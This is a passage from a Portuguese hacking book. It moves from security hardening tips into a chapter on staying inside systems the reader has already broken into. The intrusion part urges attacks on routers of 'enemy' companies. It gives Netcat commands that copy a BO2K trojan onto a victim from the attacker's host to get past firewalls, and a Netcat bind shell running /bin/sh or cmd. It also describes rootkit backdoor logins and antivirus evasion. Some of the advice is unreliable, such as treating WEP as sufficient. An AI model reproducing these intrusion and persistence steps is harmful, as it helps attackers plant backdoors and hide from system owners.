Outra tarefa: procure informações sobre ataques a roteadores. Você ficará surpreso em saber que por vezes é mais fácil atacar equipamentos intermediários da Internet do que o alvo final. Se está muito difícil tirar do ar o servidor daquela empresa inimiga do meio-ambiente, talvez o roteador ligado a ele seja o lado mais fraco – e, de quebra, deixa a rede interna deles sem acessos à Grande Rede.

Defesa e contra-ataque

Bem, lá vamos nós. Este foi um capítulo longo. Procuramos colocar nele o básico do básico sobre ataques a computadores e redes. Listamos aqui, portanto, algumas dicas sobre o que procurar e por onde começar para segurar seus sistemas e evitar que sejam atacados com essas técnicas.

Recomendações aplicáveis a todos os tipos de ataques

O mais importante! Deixe ativados apenas os serviços que está realmente usando. Se o servidor é apenas de HTTP e FTP, desabilite Finger, Telnet, SSH, SMTP, POP, IMAP, Quake...

Configure corretamente seu firewall, e tenha sempre mais de um tipo, pelo menos um diferente para cada lado da DMZ. Prefira filtros de pacote por estado de conexão (Stateful Packet Filters) e firewalls do tipo Proxy. Mesmo com os serviços desabilitados nos servidores, feche as portas correspondentes no

firewall para evitar tráfego fantasma (por exemplo, de backdoors) e ACK Scanning. Não tenha preguiça: faça uma tabela de regras de filtragem realmente longa e abrangente, preferencialmente associando portas e endereços e não simplesmente bloqueando.

Mantenha sempre seus sistemas atualizados para evitar ser invadido por vulnerabilidades conhecidas e bem documentadas. Atenção especial aos hotfixes e Service Packs da Microsoft - o que não quer dizer que seus sistemas Unix e Novell precisam de menos cuidado.

Por padrão, crie usuários com o mínimo possível de privilégios e vá aumentando-os à medida que seja preciso. Caso o usuário não precise mais do privilégio, não hesite em cassá-lo. Crie políticas severas e consistentes de contas, que incluam nomes de login não-óbvios, gerenciamento ostensivo de contas ativas, desativação imediata (ou antes, cancelamento) de contas ociosas, senhas fortes contendo letras, números e símbolos e regras para alteração de senhas em menos de 30 dias. Além disso, um documento interno oficial, assinado pelo funcionário, deve regular claramente os equipamentos autorizados a conectar à rede e prever punições caso a rede seja invadida ou comprometida por mau uso ou descuido do usuário.

War Dialinge Brute Force

Em primeiro lugar, tente atacar a si mesmo com ferramentas de força bruta. Se você não deveria possuir modems ou acessos pessoais de alta velocidade ligados à sua rede, esta é uma boa maneira de descobrir. Ao menor sinal de modem discado, cable modem ou aDSL não autorizados em seu sistema, remova-os imediatamente!

Para sistemas acessíveis por Internet ou por conexão via terminal, a recomendação é não dar acesso a todas as contas por default. E cuidado com as contas padrão do sistema! Obrigatoriamente, os acessos deverão ser feitos por VPNs criptografadas.

No caso de seu negócio ou instituição realmente necessitar de modems e logins externos via Internet ou SSH, a política de senhas e acesso da empresa deve ser seguida à risca, e as penalidades aplicadas de forma exemplar.

Estouro de pilha

Não há muito o que dizer além do óbvio: se você é programador, sua obrigação é escrever código imune a buffer overflow. Mesmo sendo inerente às linguagens de programação, é possível implementar rotinas de verificação que barram injeção maliciosa de dados.

Se você é administrador de sistemas ou mesmo usuário doméstico, mantenha seu sistema sempre atualizado com os últimos "remendos" publicados pelos fabricantes de seu software. E não se concentre apenas nos servidores: as estações também são vulneráveis e portas de entrada para sua rede.

Quebra de senhas

Para começar, use ferramentas de quebra de senha em você mesmo. Só termine quando estiver satisfeito com o resultado - que deve ser, por acaso, zero: nenhuma senha a descoberto. Faça esse teste periodicamente, pelo menos com o dobro da freqüência com a qual as senhas devem ser mudadas. Se a política da empresa obriga os usuários a mudar a senha a cada 30 dias, tente quebrar as senhas do sistema pelo menos a cada 15 dias.

O método mais eficiente para barrar o brute force é limitando o número de logins e bloqueando **temporariamente** (e não em definitivo) as contas do sistema. Isso cria um problema de DoS, mas ainda é melhor que ter seus dados comprometidos.

Evite o roubo de senhas a todo custo, e dificulte ao máximo a vida do cracker que porventura conseguí-lo. Vale desabilitar os LM Hashes no Windows NT/2k, criar um servidor de login centralizado, com criptografia e segurança (como o Kerberos), usar Shadow Passwords no Unix (também com login centralizado via LDAP+Kerberos) e mesmo criptografar os sistemas de arquivos.

As severas políticas de senhas descritas acima também se aplicam neste caso. Bem como campanhas de consientização dos usuários para os males das senhas fracas e do comportamento de risco - senhas não devem ser escritas em lugar algum, muito menos divulgadas. NUNCA!

Por fim, a instalação de softwares que rejeitam senhas fracas no ato do cadastro do usuário (e posterior troca de senha periódica - sua empresa instituiu isso, não é?) é um ponto-chave para evitar que os usuários coloquem em risco toda a rede por colocar o nome do cachorro como senha pessoal.

War Driving

Criptografe sua rede e ative o WEP. Ponto final.

SQL Injections e Cookie Poisoning

Crie dispositivos de verificação em **todos** (repito: **todos**) os campos de **todos** (novamente repito: **todos**) os formulários do seu site na Internet. Bloqueie sumariamente caracteres perigosos como =, ' e ", *, % e _. Uma boa política é liberar **apenas** letras e números e bloquear todo o resto.

Use sempre o método POST para enviá-los ao script processador, uma vez que o método GET deixa informações importantes na URL. Se possível, criptografe os campos antes de enviá-los. Melhor ainda: use conexões HTTPS/SSL com certificados emitidos por empresas idôneas e criptografia forte.

No caso de cookies, faça um controle de sessão coerente, com session IDs preferencialmente criptografados e, se possível, dinâmicos - mudando a cada página acessada. Não se deve confiar apenas na criptografia do SSL: criptografe tudo várias vezes ANTES de enviar por HTTPS (que também é criptografado).

Sniffing, Spoofing e Hijacking

Em primeiro lugar, coloque filtros anti-spoof e detectores de sniffers em todos os pontos de entrada, saída e passagem (roteadores entre sub-redes) de sua rede. IDSs são bem vindos e grandes companheiros dessas ferramentas.

Mesmo não sendo impeditivo para a ação do hacker, é um agente complicador: instale switches e bridges em vez de hubs e segmente sua rede ao máximo. Além do benefício do desempenho, isso cria uma camada a mais de dificuldade para o invasor. Se possível, divida a rede em subredes e coloque roteadores com filtros de pacotes muito bem estruturados para interligá-las. Dependendo do número de pessoas, tempo, orçamento e tamanho da rede, é possível configurar **estaticamente** as tabelas MAC dos switches e bridges em cada uma de suas portas. Com isso, o equipamento fica imune a ARP Spoofing e MAC Flooding (mas não ao entupimento da rede ou mesmo à negação de serviço possivelmente provocados por eles). Mas prepare-se: é uma tarefa hercúlea...

Outro método para dificultar (e muito!) a ação dessas ferramentas é a criptografia sistemática de toda a rede. Toda ela. Use tudo o que estiver à mão, cada qual para sua função específica: PGP/GPG, IPSec, HTTPs, SSH (use **sempre** SSH versão 2!). Já vi projetos de VPNs com vários níveis de tunelamento, todos criptografados. Leve em conta o fato de que cada nível criptográfico tem um impacto negativo fenomenal no desempenho total da rede e use o bom senso para dosar performance e segurança..

Implemente DMZs não só entre a rede corporativa e a Internet (isso é miopia!), mas também diversos níveis de DMZs e mesmo DMZs interdepartamentais!

Verifique a predictabilidade dos números seqüenciais TCP de seus computadores. Máquinas Windows 9x tornam isso brinquedo de criança, máquinas FreeBSD e Solaris, por outro lado, são famosas por serem praticamente randômicas nesse ponto.

Se estiver usando sistemas Unix, esqueça os Unix Trusts. Além deles, outro esquema de confiança muito ruim é o que a Microsoft chama de **PDC/PDC Trusted Relations** no Windows NT. Evite-os completamente. Prefira sistemas modernos como o Novell eDirectory ou as inúmeras implementações do LDAP, incluindo aí o ADS da Microsoft. Mas use **sempre** um esquema de criptografia. Se nada disso estiver disponível, é mais seguro deixar o usuário logar-se individualmente em cada um dos sistemas da empresa do que ter um sistema de autenticação centralizado cujo esquema de confiança é falho.

Negação de Serviço

IDSs ajudam a detectar ataques DoS locais – a não ser que o ataque destrua o próprio IDS, o que é bem possível e mesmo provável.

As defesas contra IP Spoofing, ARP Spoofing e MAC Flooding também ajudam aqui. Tabelas MAC estáticas em switches idem.

Sistemas com a última atualização liberada pela fabricante são menos expostos a DoS baseados em vulnerabilidades conhecidas. Alguns sistemas possuem patches que os tornam inclusive imunes a ataques do tipo SYN Flood e Smurf.

Se possível, compre mais velocidade para sua conexão e tenha sempre rotas alternativas (e secretas!) caso a conexão principal esteja inundada. Adequação de tráfego (Traffic Shape) também é desejável.

Para o DDoS, uma única recomendação, além das anteriores: mantenha os zumbis longe de suas máquinas! Faça uma auditoria periódica em todos os computadores à procura de portas suspeitas ou programas não-autorizados.

Uma última dica: Echolot (echolot.sourceforge.net).

Ataque, defesa e contra-ataque: **Manutenção**

Capítulo 14

"Now I'm coming through the backdoor
How did I get here / Do I mind
In an eerie sort of way
I sense you reaching ...
Will you linger a little longer
While I wonder"[1]
Tadpole, "Backdoor"

1. "Entro livremente por sua porta de trás / Mas como cheguei a ela? / Até me importo / mas desprezo você / Eu o sinto me alcançar ... / Você ficará por aí um pouco mais? / Eu fico aqui". Do single Backdoor, de 1999.

Ganhar acesso a um sistema qualquer – seja ele um web site, uma rede, um computador Macintosh ou um servidor Novell – não é bolinho. Em todos os capítulos preparatórios e especialmente no anterior, vimos alguns métodos de como preparar o terreno e ganhar acesso aos nosso alvos. Não todos, não muitos, sequer os mais importantes: a fim de ilustrar os passos a serem seguidos, vimos apenas um ou outro exemplo.

Não tome este livro, portanto, como uma enciclopédia de ataques. Em vez disso, use-o como cartilha para aprender o bê-a-bá, e vá pesquisando e estudando nos recursos indicados em todos os capítulos. Leituras adicionais são muito importantes. A série *Hackers Exposed* (McClure, Scambray e Kurtz, editora Makron, 2ª edição em português e 4ª em inglês), composta de quatro livros – *Hackers Exposed*, *HE Windows 2k edition*, *HE Linux edition* e *HE Web edition* – é uma excelente companheira para nossa pequena obra e enfoca o assunto de maneira diferente. Enquanto tentamos mostrar a mecânica da coisa, a série HE oferece um verdadeiro "dicionário" de ataques. Mas não descuide do Bugtraq!!!

Uma vez dentro dos intestinos de nossa presa, é hora de cuidar de manter seu acesso e, possivelmente, bloquear acesso a outros candidatos a invasor que, por descuido, podem pôr a perder seus meses de estudo e esforço. Cuidemos, então, da manutenção de nossa permanência no seio da vítima por longos anos.

Backdoors

Toda casa possui uma porta de trás (ok, ok, alguns apartamentos mais populares [apertamentos???] possuem apenas uma passagem para acesso ao imóvel – e passa pela sala de estar. Fazer o quê...). Pela porta de trás trazemos a feira, os empregados da casa têm acesso ao interior para trabalhar, os operários trazem ferramentas e material para reformar o banheiro e saímos com o cachorro para passear. É, portanto, apropriadamente chamada de **porta de serviço**.

Por outro lado, pela porta da frente recebemos nossas visitas. Se for um imóvel comercial, é por ela também que recebemos nossos clientes. A decoração, os objetos e o próprio espaço são diferentes nos ambientes atendidos pelas duas portas. Portanto, é apropriado dizer que ambas as portas possuem **funções diferentes**, e, portanto, prestam-se a atividades diversas.

Em um sistema computacional, muitas vezes é necessário também possuir várias formas de acesso. O ambiente operacional que os usuários comuns conhecem é desenvolvido de modo a tornar a utilização do sistema mais fácil e direta. Por outro lado, devem haver formas de os administradores acessarem os sistemas também e, assim, desempenhar suas tarefas, muitas vezes até simultaneamente, sem incomodar o usuário.

Há diversas maneiras de chegar a isso. Em sistemas Unix, o administrador pode simplesmente logar-se remotamente como root (via SSH v2, nunca via Telnet!!!) e fazer o que for preciso. Em sistemas Windows e Macintosh, como não há essa facilidade por padrão, é possível instalar programas que permitem o mesmo controle. Entre eles, podemos citar CarbonCopy, LapLink, ControlIT, o SMS da Microsoft e talvez o mais conhecido de todos: o pcAnywhere, da Symantec. Por meio desses programas, administradores entram pelas "portas de trás" nos sistemas dos usuários e fazem o que deve ser feito.

Há um outro uso para portas de trás em computadores domésticos e estações de trabalho corporativas: softwares espiões. Existem diversos softwares (como o I Spy e o WinKeylogger) desenvolvidos para que cônjuges ciumentos, pais extremados e empresários paranóicos possam vigiar o que suas caras-metade, filhos ou empregados andam fazendo. Passando longe da discussão sobre os aspectos legais, morais e éticos envolvidos, podemos afirmar que esses programas também abrem diversas portas de trás nos sistemas em que estão instalados.

A economia de tempo, dinheiro e recursos gerada por essa tecnologia é enorme. Bom, não? Novamente, nem tanto. E se hackers mal-intencionados (lembre-se: hacker **não é** sinônimo de bandido, portanto o qualificador é apropriado...) conseguirem acessar seus sistemas por meio dessas portas de trás? Bem, aí temos um problema.

Portas de trás maliciosas

A solução radical para o problema exposto acima é não usar tais programas de forma alguma. Uma solução mais razoável - mas, acredite, muito vulnerável - é aplicar todos os patches de segurança recomendados pelo fabricante, usar senhas fortes, criptografia etc., etc., etc. (você já está careca de saber...).

Entretanto, mesmo em sistemas nos quais o administrador não instalou esse tipo de programa, a ameaça existe. Ao chegar ao fim do capítulo anterior estávamos dentro do sistema da vítima, certo? Bem, a primeira coisa a fazer é instalar um ou mais backdoors para podermos entrar novamente no futuro, pois certamente o dono do sistema irá tampar o buraco por onde passamos. Adicionalmente, podemos corrigir todas as vulnerabilidades das máquinas que invadimos, impedindo que kiddies descuidados se denunciem e nos levem de embrulho.

Já falamos bastante sobre backdoors para Windows nos capítulos sobre Vulnerabilidades. Em Vulnerabilidades I, inclusive, mostramos passo a passo como configurar um Back Orifice 2000 (ou BO2K) para controlar máquinas alheias. No caso desses pacotes prontos, não há muito mais o que falar: são peças complexas por seus muitos recursos, mas ao mesmo tempo são uma grande coleção de rotinas simples. Um programador com conhecimentos de parcos a moderados em alguma linguagem moderna, como Java, Visual Basic,

C#, C++ ou Objective Pascal (usada no Delphi/Kylix) poderia escrever em poucos dias backdoors tão ou mais completos e complexos que o BO2K. NetBus, Sub7, AlienToy... A lista é vasta. Mesmo programas de administração sérios (em tempo: o BO2K foi desenvolvido como aplicação séria!) como o pcAnywhere ou o VNC podem ser usados "para o mal".

Novamente: "Até tu, Brutus?"

Além das ferramentas específicas já exaustivamente descritas ao longo do livro, o próprio sistema operacional é pródigo em recursos que podem ser usados a favor do invasor - e contra o dono da máquina. Como já cansamos de ver, servidores de Telnet e FTP podem usados com novas contas, especialmente criadas pelo hacker no sistema para posterior invasão (pela porta de frente, hehehe...). Cada sistema possui sua idiossincrasia e seu conjunto de programas que podem ser usados para fabricar um backdoor. Além de nao ser preciso instalar nada, programas já existentes no computador raramente levantam suspeitas.

Mas há um pequeno utilitário, presente em todos os Unix e disponível para a família WinNT, que é especialmente interessante para criar backdoors improvisados. Chamado de Netcat (www.atstake.com/research/tools/network_utilities), permite inúmeros truques em redes privadas e na Internet - e pode ser usado como backdoor também!

Apesar de possuir versões para Windows, o nome Netcat veio de seu primo **cat**, o comando no Unix para mostrar o conteúdo de um arquivo no terminal. Observe:

```
$ cat Buttix
Hey Beavis, I'm a Unix string!!!
$
```

O comando cat jogou o conteúdo do arquivo Buttix na tela do terminal. Da mesma forma, o comando **nc** pode jogar, de um lado a outro da conexão (ou seja, não necessariamente na tela), o que uma determinada porta de um computador distante está cuspindo na rede.

A sintaxe mais simples é **nc ip.do.computador.monitorado porta**.

Por exemplo, o comando

```
C:\> NC 192.168.1.11 80
```

quando emitido em um computador Windows, vai conectar-se e monitorar tudo o que sai pela porta 80 da máquina cujo IP é 192.168.1.11. Obviamente, a porta 80 tem de estar aberta, caso contrário o Netcat é abortado. A sintaxe é idêntica em uma máquina Unix. Na verdade, ele age como um cliente de mão dupla - recebe e também transmite dados. Nesse mesmo exemplo, ao emitir o comando, nada acontece - o outro lado está esperando por uma ordem. Sabemos que trata-se de um servidor Web, portanto basta enviar o comando GET (sim, precisa estar tudo em maiúsculas). Após o comando, o código-fonte HTML da página inicial do servidor HTTP será mostrado na tela. Pode-se usar o Netcat para conectar a volumes SMB

(porta 139), FTP, Telnet, SMTP... Basta conhecer o protocolo e emitir os comandos corretos. Para conectar-se a portas UDP, usa-se a opção **-u**.

O Netcat funciona em dois modos. O modo cliente é o que vimos - envia qualquer coisa colocada em sua entrada para o IP/porta indicado. Se houver respostas, apresenta-as na tela. Por entrada, entendemos tanto a entrada padrão (o teclado) como qualquer outro programa que esteja acoplado à entrada (poderíamos usar pipes - funciona no Windows e no Unix).

Há um outro modo, chamado modo servidor. É este que nos interessa. O modo servidor, ao invés de enviar comandos, fica de prontidão para recebê-los e devolver o resultado da requisição para a saída padrão. Veja o seguinte comando:

```
C:\> NC -l -p 80
```

Nesse caso, o Netcat está agindo como servidor. A opção **-l** indica isso. A opção **-p** indica a porta a ser usada. Faça uma experiência: em nossa rede de testes, coloque o comando acima para rodar na máquina Windows. Na máquina Unix, use o comando aterior (**nc 192.168.1.1 80**). Experimente digitar na máquina Unix e veja o que acontece na Windows: os caracteres da sua entrada padrão (no caso, o seu teclado) são transferidos para a saída padrão (a tela) da outra máquina. Bacana, né? Mas vamos apimentar um pouco as coisas.

Imagine que você quer transferir um arquivo do seu computador para o computador invadido (um BO2K, por exemplo). Nada mais simples. O nome do arquivo é server.exe e o endereço IP do computador alvo é 192.168.1.1. No computador da vítima, use o comando

```
nc -l -p 9999 > server.exe
```

No do hacker, experimente

```
nc 192.168.1.1 9999 < server.exe
```

Note os redirecionamentos. No computador da vítima, o caractere ">" indica redirecionamento para o arquivo server.exe. Todos os dados recebidos serão copiados para lá. No computador do atacante, o caractere "<" indica que todos os bytes do arquivo server.exe serão mandados para a entrada do Netcat. Quando o último bit for transmitido, a conexão cai automaticamente. Mesmo sem acesso a FTP ou a um compartilhamento do Windows, foi possível enviar um arquivo para o sistema da vítima. De fato, mesmo com acesso irrestrito a um shell do sistema, o atacante não tem acesso físico a disquetes ou drives de CD (o sistema invadido pode estar do outro lado do mundo). Se não houver um meio de enviar os arquivos via rede como FTP, r-comandos no Unix e compartilhamentos no Windows, o invasor deve ter um programinha na manga para poder transferi-los. A opção mais direta é o bem-amado Netcat.

Invertendo os redirecionamentos, é possível deixar a máquina do atacante como servidor pronta para "empurrar" o arquivo, e conectar-se a ela pela máquina da vítima, que fará o download. A vantagem? Bem, a maioria das configurações de firewall iria barrar um arquivo sendo transferido se a origem da

conexão vier de fora (ou seja, da máquina do hacker). Invertendo-se os papéis, é a máquina da vítima que requisita o arquivo - e o firewall vai alegremente deixar isso acontecer.

Na máquina do hacker: `nc -l -p 9999 < server.exe`

Na máquina da vítima: `nc 192.168.1.1 9999 > server.exe`

A máquina do hacker fica esperando conexões. Quando uma acontece, ele envia o arquivo especificado. A conexão foi feita a partir da máquina da vítima. Ela originou a conexão e começa a receber dados, que são gravados em server.exe.

Mas além de plantar backdoors, vírus e trojans no sistema invadido, o Netcat pode ser, ele próprio, um backdoor! A opção **-e** redireciona tudo o que for recebido para um comando externo! É fácil perceber que, redirecionando para cmd.exe no Windows ou para /bin/sh no Unix, o Netcat pode nos dar um shell, que terá os privilégios do usuário, em que o nc foi executado. O comando completo na máquina da vítima seria:

```
nc -l -p 9999 -e /bin/sh
Ou, para sistemas Windows:
NC -l -p 9999 -e cmd.com
```

Observe que a opção -e pode vir desabilitada por padrão. Pode ser necessário compilar o código novamente com a opção GAPING_SECURITY_HOLE (o nome já diz tudo...) ou baixar um executável já preparado para tal - **netcat.sourceforge.net** é uma grande pedida.

Há diversos outros usos para o Netcat, como, por exemplo, redirecionamento de conexões. É útil para furar firewalls ou para criar um encadeamento (*daisy chain* ou *tunneling mode*) entre vários computadores na Internet para fins de spoofing. Do mesmo modo que no encadeamento de proxies públicos, podemos usar o Netcat para montar uma rede de proxies privativos - 15 ou 20 na mesma linha e com rotas alternativas são aparatos comuns de hackers experientes!

Outro uso muito interessante do Netcat é como portscanner improvisado. Esses e muitos outros destinos podem ser encontrados no excelente white paper de Tom Armstrong intitulado "Netcat - o canivete suíço do TCP/IP" (www.giac.org/practical/gsec/Tom_Armstrong_GSEC.pdf - em inglês). Uma alternativa de respeito ao Netcat é o CryptCat (www.farm9.com/content/Free_Tools/CryptCat). É um clone perfeito do Netcat, com a mesma funcionalidade e sintaxe. Mas possui um diferencial interessante: toda a comunicação é criptografada. Mesmo que a conexão seja descoberta, nunca saberão o que se passa nela.

O Netcat é, seguramente, a ferramenta Unix nativa (e muito instalada em Windows também) mais usada como auxiliar por invasores em sistemas alheios. Por ser minúscula, é facilmente instalada em sistemas que não a possuem. Mas o Netcat não é o único meio de improvisar backdoors. Fique atento a quaisquer programas que possam dar acesso a sistemas de arquivos. O interpretador Perl é um deles: com poucas linhas de código é possível montar um servidor como o Netcat em modo -l e enviar arquivos por ele, por exemplo.

Vírus e Cavalos de Tróia

Apesar de serem dois assuntos já tratados no decorrer do livro, consideramos benéfico relembrar conceitos importantes.

Mais uma vez, Vírus

Não há muito o que falar sobre epidemias virais que já não sejam do conhecimento de todos. Vírus são programas que se comportam como seus homônimos biológicos: são microscópicos, reproduzem-se sozinhos, consomem recursos computacionais que não lhes pertence e têm alta capacidade de infecção por contágio.

Apesar de os programas de antivírus classificarem, como vírus, programas como cavalos de tróia, backdoors e (pasmem!) vírus legítimos, as três categorias de programas são extremamente diferentes, e poderia-se dizer até complementares. Os vírus não precisam dos trojans como meio de transporte e vetor de contaminação. Muito menos precisam abrir backdoors para entrar e sair dos sistemas infectados. Mas, apesar disso, também podem utilizar-se deles, caso a oportunidade apareça.

Um vírus de computador possui objetivos muito claros: infectar o máximo possível de sistemas, reproduzir-se rapidamente e opcionalmente consumir recursos e danificar os sistemas invadidos.

Como são auto-suficientes, foge ao escopo deste livro discorrer a fundo sobre eles. Sugerimos ao leitor consultar os sites das grandes produtoras de antivírus para obter informações atualizadas.

E lembre-se: um vírus pode ser o companheiro para um ataque de DoS... Como tarefa para casa, pesquise sobre os grandes nomes do mundo viral: Ping-Pong, Mozart, Michelangelo, Madonna, Chernobyl, Melissa, LoveLetter (conhecido no Brasil como I Love You), Nimda, Klez e BugBear. No campo da teoria, estude sobre programação orientada a objetos (vírus utilizam-se muito dela), herança, polimorfismo, funções reprodutivas e métodos de contágio.

Vírus ainda indetectáveis!

Tomemos os vírus mais conhecidos. O BugBear, por exemplo. A imprensa o descreve como "a pior ameaça viral de todos os tempos" (assim como fez com o Klez...) e, no entanto, é um vírus comum, que usa as mesmas técnicas anciãs de propagação, infecção, destruição e replicação de outros mais antigos como o Melissa e que pode ser facilmente detectado por um antivírus atualizado.

Virus mais modernos podem camuflar suas comunicações com o mundo externo por meio de chamadas de sistema e comunicação interprocessos (releia os capítulos sobre sistemas operacionais). Eles podem, por exemplo, "pegar emprestado" os sockets de seu navegador padrão para mascarar a comunicação. Ou usar seu cliente de e-mail padrão (por exemplo, o Outlook Express – campeão de audiência) para se auto distribuir. Em nenhum dos casos o proces-

so do vírus vai aparecer durante a comunicação, e o comando netstat vai revelar apenas uma simples conexão à Internet de seu próprio browser. Agora responda: que firewall vai barrar comunicações HTTP ou SMTP originadas no lado de dentro de sua rede?

O leitor poderia ainda protestar: "mas meu antivirus está atualizadíssimo, como pegaria vírus novos"? A resposta é simples: um programa desses detecta apenas vírus **conhecidos**. Um simples editor hexadecimal pode alterar detalhes do vírus e torná-lo, novamente, indetectado por um tempo. Até que as empresas que ganham dinheiro com esse tipo de pânico corram para atualizar seus bancos de dados e até que as pessoas atualizem seus antivírus, o estrago está feito. Numa estimativa muito tosca, os autores consideram que mais de 90% dos vírus que efetivamente estão à solta pelo mundo não são detectados por nenhum dos programas antivírus existentes no mercado.

Por exemplo, uma das maneiras já bem antigas de confundir um antivírus é comprimir o arquivo executável do mesmo e adicionar um *stub* (pequeno programa no início do arquivo compactado) que o descomprima na hora da execução. Foi uma maneira inteligente de, durante muito tempo, fazer viroses passarem incólumes pelo corredor polonês imposto pelas rotinas dos antivírus.

Já há técnicas modernas de ofuscamento, entretanto, que colocam diversas camadas de desafios comprimidos e criptografados, com diversos *stubs* diferentes e chaves de criptografia distribuídas pelo arquivo. Cada vez que é executado, o antivírus replica-se e se autocriptografa novamente com outras chaves cujos pedaços serão gravados em locais diferentes dentro do arquivo.

Um antivirus, para conseguir simplesmente ler o conteúdo executável do vírus, terá de descascar várias camadas dessa cebola, descobrir várias chaves criptográficas embaralhadas no meio dos dados do arquivo e ainda saber quais tipos de compressão foram usados em cada camada (sim, é possível usar tipos diferentes de compressão). O que nos leva ao problema principal: depois de encontrado um vírus desse tipo, serão necessários vários **dias** ou mesmo **semanas** para quebrá-lo. Isso, é óbvio, ocorrerá apenas se o antivírus conseguir determinar se aquilo é um vírus, coisa muito difícil de acontecer.

Para mais informações sobre essas técnicas de ofuscamento, pesquise na Internet sobre o DaVinci Group, um clã hacker fechado e que, ao que parece, é o único detentor dessa tecnologia; embora seja baseada em outras mais antigas que já estão rodando por aí faz muito tempo. É uma simples questão de vontade. Quando "cair a ficha" dos crackers produtores de vírus para a técnica, a computação como a conhecemos hoje entrará em colapso.

Indo além dos Cavalos de Tróia

Já conversamos rapidamente sobre cavalos de tróia no capítulo Vulnerabilidades I. Naquela ocasião, ensinamos como criar um que escondesse o BO2K em uma inocente

imagem. Por definição, os cavalos de tróia são apenas expedientes utilizados para fazer a vítima acreditar que o arquivo em questão trata-se de algo inofensivo ou mesmo um presente - embora guarde algo danoso em suas entranhas.

Cavalos de tróia guardam e transportam **qualquer** coisa - pode ser um backdoor (o mais usual), mas também pode ser um vírus, um programa inocente ou mesmo outro trojan mais poderoso. Do casamento entre trojans e backdoors, entretanto, é que saem as maiores dores de cabeça dos administradores de sistemas e usuários domésticos... Chamados de RATs (Remote Administration Trojans), podem tomar o controle total do computador da vítima. Há milhares de RATs disponíveis ou em desenvolvimento na Internet, especialmente para Windows. São, em sua maioria, desenvolvidos por kiddies ou programadores pouco mais que isso, normalmente em Visual Basic ou Delphi. São realmente brinquedos: embora os usuários comuns sempre caiam nas armadinlhas deles. Verifique em areyoufearless.com, www.evileyesoftware.com ou trojanforge.net (entre outros) e veja você mesmo[2].

Trojans tradicionais como o BO2K e assemelhados possuem muitas limitações. São aplicações e, portanto, rodam em User Mode. Enquanto no Windows isso não é problema para o invasor, pois o próprio kernel roda partes de seu código nesse modo, trojans carregando backdoors não funcionariam bem em outras plataformas. Em Unices, por exemplo, é bem provável que os usuários sequer tenham permissão de rodar programas a partir de seus diretórios pessoais.

Há um outro problema com os trojans tradicionais: como são aplicativos estranhos ao sistema, são facilmente detectáveis. Mesmo escondendo-se com nomes insuspeitos entre os arquivos da pasta C:\WINDOWS, ferramentas de auditoria podem perfeitamente encontrá-los.

Para combater esse tipo de problema, a seleção natural criou uma especialização na fauna trojânica: a substituição de programas do sistema por outros especialmente alterados. Chamados de **rootkits**, tais programas alteram o funcionamento real de utilitários de uso freqüente, como o **/bin/login** em computadores Unix ou o **EXPLORER.EXE** em máquinas Windows - Finder no Mac OS, pconsole no Novell Netware, etc, etc, etc...

Os rootkits mais comuns fazem, basicamente, quatro coisas: a) abrir um backdoor permanente ou ativado por um código, b) mentir sobre o estado do sistema, c) apagar ou destruir alguma coisa, d) descobrir senhas e informações sigilosas.

A grande maldade de um rootkit é, então, embutir uma ou mais dessas quatro funções em programas existentes. Por exemplo, o já citado /bin/login em sistemas Unix. Há rootkits que dão acesso irrestrito ao sistema caso uma senha pré-programada seja informada. Por exemplo, em um sistema Solaris, a senha do usuário root é @#s2L9*&. É uma boa senha, difícil de quebrar ou adivinhar. Entretanto, se o progra-

2. Aliás, é uma boa idéia interromper (novamente) a leitura do livro e brincar longamente com todos esses trojans e com as informações e tutoriais presentes nesses sites. Leia os fóruns; há threads interessantíssimas e esclarecedoras.

ma /bin/login for substituído por um rootkit especialmente preparado, qualquer usuário com a senha especial (que pode ser configurada, por exemplo, para "xuxubeleza") ganha acesso de root na máquina. Um outro tipo de rootkit conhecido que também afeta o /bin/login é um simples keylogger: guarda em um arquivo as senhas de todos os usuários que se conectam no sistema. Sujo, não acha?

Um rootkit que afete o Windows Explorer, por outro lado, pode esconder completamente uma pasta que contenha diversos arquivos pertencentes ao invasor. Mesmo que a visualização de arquivos ocultos esteja ligada, esse diretório continuará escondido - o rootkit tratará de deixá-lo longe dos olhos do usuário. E no gerenciador de tarefas do Windows veremos, simplesmente, uma instância do Explorer.

Há rootkits diversos que escondem o estado da rede, conexões, sistema de arquivos e processos sendo rodados, entre outras coisas. Por exemplo, o **ifconfig** no Linux poderia mentir sobre o modo promíscuo, escondendo o funcionamento de um sniffer. O **TASKMAN.EXE** (Gerenciador de Tarefas) do Windows poderia esconder processos e serviços de trojans, vírus e scanners. Outros tipos de rootkits podem ecoar as comunicações para o hacker ou dar acesso contornando a senha do administrador - por exemplo, em servidores SSH, Telnet ou IIS modificados.

A seguir, fornecemos uma lista (bastante incompleta) de comandos e programas que podem ser substituídos por rootkits. Existem vários rootkits para cada um desses programas, portanto sugiro que o leitor, ao tomar contato com algo novo, experimente em seu sistema de testes.

Para Unix, os programas mais visados por desenvolvedores de rootkits são: login, ifconfig (no Linux), du, df, pwd, su, sudo, netstat, nc (sim, o próprio Netcat pode estar adulterado!), ps, find, slocate, updatedb. Os utilitários de configuração não escapam ilesos a rootkits: SAM no HP-UX, Admintool no Solaris, Smit no AIX, Linuxconf, Webmin... Mesmo comandos internos de alguns shells - como ls e cd no Bash - podem ser mascarados com wrappers que escondam arquivos ou mintam sobre seus tamanhos. Uma malvadeza maior é instalar versões rootkit dos shells disponíveis (Bash, csh, ksh, etc) ou de servidores como Apache e mesmo inetd/xinetd para abrir backdoors "sob demanda".

Para Windows a lista é parecida. O próprio **cmd.com** pode ser alterado para mascarar ações maliciosas em funções internas como o DIR e o CD. Adicionalmente, muitos dos arquivos do Windows, como os já citados EXPLORER.EXE e TASKMAN.EXE, podem ser "torcidos". Cuidado ainda com alguns utilitários freqüentemente usados, como a Calculadora (CALC.EXE), o Bloco de Notas (NOTEPAD.EXE), o WordPad (WRITE.EXE) e o Editor de Registro (REGEDIT.EXE). Todos esses programas estão presentes em qualquer versão do Windows, mesmo em servidores, e podem ser manipulados para funcionar como rootkits. Atenção especial deve ser dada também às DLLs compartilhadas por muitos aplicativos, especialmente o MFC.DLL.

A lista é muito mais vasta do que a que mostramos. Não caberia aqui elencar todos os tipos e todos os programas que podem ser alterados por rootkits. Como sugestão, em Unix pesquise sobre lkr5, utrojan, backdoored sendmail, t0rnkit, rkssh, APSR, bdoor, w00w00, l0gin.kit, bd2, vexed, falcon-ssh, Trojanit, rootkitSunOS, sol, e Raditz (malvado: substitui o Tripwire!), entre outros.

